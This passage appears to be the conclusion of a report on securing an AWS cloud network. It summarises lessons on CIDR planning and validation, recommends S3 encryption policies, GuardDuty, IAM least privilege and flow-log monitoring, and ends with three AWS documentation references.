These difficulties taught us that careful CIDR range planning, rigorous subnet role observance, and methodical validation following each configuration stage are necessary for effective cloud networking. Troubleshooting reaffirmed how crucial it is to record all modifications so that mistakes can be promptly identified and fixed. After we used a methodical validation approach, evaluating every network component before proceeding to the next phase, our workflow became more effective.

Our suggestions and best practices, which are based on these experiences, include implementing S3 bucket policies that prohibit public access and demand encryption to safeguard stored data, integrating GuardDuty with Security Hub for centralized threat detection throughout the network, and following IAM least privilege guidelines for network administrators. Finally, to guarantee adherence to governance, risk, and compliance (GRC) standards while preserving a safe and operational network environment, we advise constant monitoring of VPC flow logs, route table configurations, and security groups.

# References:

Amazon Web Services. (n.d.). *What is governance, risk, and compliance (GRC)?* Retrieved from https://aws.amazon.com/what-is/grc/

*CreationPolicy attribute - AWS CloudFormation*. (2025). Amazon.com. https://docs.aws.amazon.com/AWSCloudFormation/latest/TemplateReference/aws-attribute-creationpolicy.html

Amazon Web Services. (n.d.). *Remediating Noncompliant Resources with AWS Config.* AWS Config Developer Guide. Retrieved from https://docs.aws.amazon.com/config/latest/developerguide/remediation.html